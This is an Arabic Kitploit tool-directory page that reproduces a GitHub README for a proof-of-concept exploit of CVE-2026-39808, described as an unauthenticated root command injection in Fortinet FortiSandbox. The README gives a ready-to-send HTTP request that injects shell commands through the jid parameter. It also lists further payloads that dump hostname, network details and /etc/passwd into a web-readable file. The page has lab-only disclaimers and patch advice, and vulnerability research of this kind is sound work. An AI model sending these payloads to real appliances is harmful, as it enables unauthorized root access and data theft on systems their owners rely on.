Skip to content
KitploitKITPLOIT
أدواتعمليات الاستغلالالمدونة
Log in
إرسال
أدواتعمليات الاستغلالالمدونة
إرسال

أدوات الاختراق واختبار الاختراق والأمن السيبراني لترسانتك الأمنية!

Kitploit هو دليل لأدوات الاختراق والأمن السيبراني واختبار الاختراق. اكتشف آخر تحديثات المشاريع للعثور على الثغرات وتحليل الأنظمة وأتمتة الاختبارات وتعزيز أمنك.

الخلاصاتاتصالالخصوصية© 2026 Kitploit

دليل الأدوات

الفئات

عرض جميع الفئات
Loading categories
أدوات/GitHubGitHub/0xblackash/cve-2026-39808
تحليل الثغرات الأمنيةالاستغلالاستغلال تطبيقات الويباختبار الاختراقالقيادة والسيطرةالتعلم والتعليمتطوير الحمولاتمختبرات وتدريب عملي
GitHub0xblackash/cve-2026-39808

CVE-2026-39808

CVE-2026-39808

عرض المستودع
2224منذ 6 أشهرلم تتم المراجعة بعد
مشاركة

🚨 هروب صندوق الرمل الجذري في FortiSandbox - CVE-2026-39808

1765359501378
Status CVE Affected Versions

🎯 نظرة عامة

يحتوي هذا المستودع على إثبات مفهوم واضح وموثق بشكل جيد لـ CVE-2026-39808 — ثغرة حقن أوامر غير مصادق عليها حرجة في Fortinet FortiSandbox تسمح بـ هروب صندوق الرمل وتنفيذ تعليمات برمجية عن بُعد كـ جذر (uid=0).

ما يوضحه هذا الإثبات:

  • اختراق المسار + حقن الأوامر عبر المعامل jid
  • اختراق صندوق الرمل من بيئة التحليل
  • تنفيذ أوامر عشوائية بصلاحيات الجذر
  • قراءة ملفات النظام ومعلومات الشبكة

📸 عرض توضيحي




CVE-2026-39808 1 CVE-2026-39808 0 CVE-2026-39808 3 CVE-2026-39808 2 CVE-2026-39808 4

استغلال ناجح يظهر uid=0 gid=0 groups=0


🚀 الإصدارات المتأثرة

Version RangeStatus
FortiSandbox 4.4.0 – 4.4.8قابل للاستغلال
FortiSandbox 5.0.0 – 5.0.5قابل للاستغلال
4.4.9+ / 5.0.6+مُصحَّح

🛠️ كيفية الاستخدام (معمل فقط)

1. الحمولة البسيطة (موصى به)

GET /fortisandbox/job-detail/tracer-behavior?jid=%7C(id%3E/web/ng/out.txt)%7C HTTP/1.1
Host: your-lab-ip

2. عرض النتيجة

افتح في المتصفح:

https://your-lab-ip/ng/out.txt

3. أمثلة حمولات متقدمة

# احصل على عنوان IP + اسم المضيف
jid=|(hostname; ip -4 addr show > /web/ng/out.txt)|

# استطلاع كامل للنظام
jid=|(whoami; id; hostname; ip addr; cat /etc/passwd > /web/ng/out.txt)|

📁 محتويات المستودع

  • poc.py → استغلال Python آلي
  • burp-request.txt → طلب Burp Suite جاهز للاستخدام
  • payloads.md → مجموعة من الحمولات المفيدة
  • screenshots/ → صور خطوة بخطوة للاستغلال
  • README.md → هذا الملف

⚠️ ملاحظات هامة

  • لأغراض تعليمية ومعملية فقط
  • لا تستخدم هذا على أي أنظمة إنتاج أو غير مصرح بها
  • احصل دائمًا على الإذن المناسب قبل الاختبار
  • قم بتحديث FortiSandbox إلى الإصدار 4.4.9+ أو 5.0.6+

🛡️ التخفيف (الحماية)

قم بتحديث FortiSandbox فورًا إلى أحد الإصدارات التالية:

  • 4.4.9 أو أعلى
  • 5.0.6 أو أعلى

أصدرت Fortinet تصحيحات رسمية لمعالجة هذه الثغرة.


مصنوع لأغراض البحث والتعلم
⭐ قم بوضع نجمة لهذا المستودع إذا ساعدك!

تنزيل الأداة

الأكثر شعبية

عرض الكل →

اكتشف الأدوات الأكثر استخدامًا من قبل مجتمعنا.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 مجموعة أدوات OSINT المثالية: رسم بياني للتحقيق، وتقييم الثقة، وعائلات الأسماء المستعارة، وخريطة، وخط زمني، وتقارير. 49 وحدة، وأكثر من 400 موقع، دون الحاجة إلى مفاتيح API.

    501
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # تطبيق GhostLock للتنفيذ بنقرة واحدة (CVE-2026-43499)

    467
  • 3

    ARTEX

    baarai/artex

    منصة اختبار اختراق مستقلة متعددة الوكلاء تعتمد على LLM، مع وكلاء تخطيط وتنفيذ، ومخططات للأصول والاستكشاف، وتسجيل حركة مرور MITM، وإعادة اختبار الثغرات.

    340
  • 4

    opencti

    opencti-platform/opencti

    منصة مفتوحة لاستخبارات التهديدات السيبرانية

    314
  • 5

    redforge

    cybersecurity91/redforge

    مجموعة أدوات الفريق الأحمر في المتصفح مع 102 أداة دون اتصال للاستطلاع، وتوليد الحمولات، وهجمات بيانات الاعتماد، والتشفير، والترميز، وإعداد تقارير المهام.

    307
  • 6

    estorides

    grisuno/estorides

    يجمع أكثر من 99 مصدرًا مجانيًا من مصادر OSINT بالتوازي، ويحوّل الكيانات إلى رسم بياني معرفي، ويصدّر بصيغة STIX 2.1 أو MISP أو GraphML مع تحليل بمساعدة LLM.

    295

استكشف جميع الأدوات

تصفح مجموعتنا من الأدوات

عرض جميع الأدوات →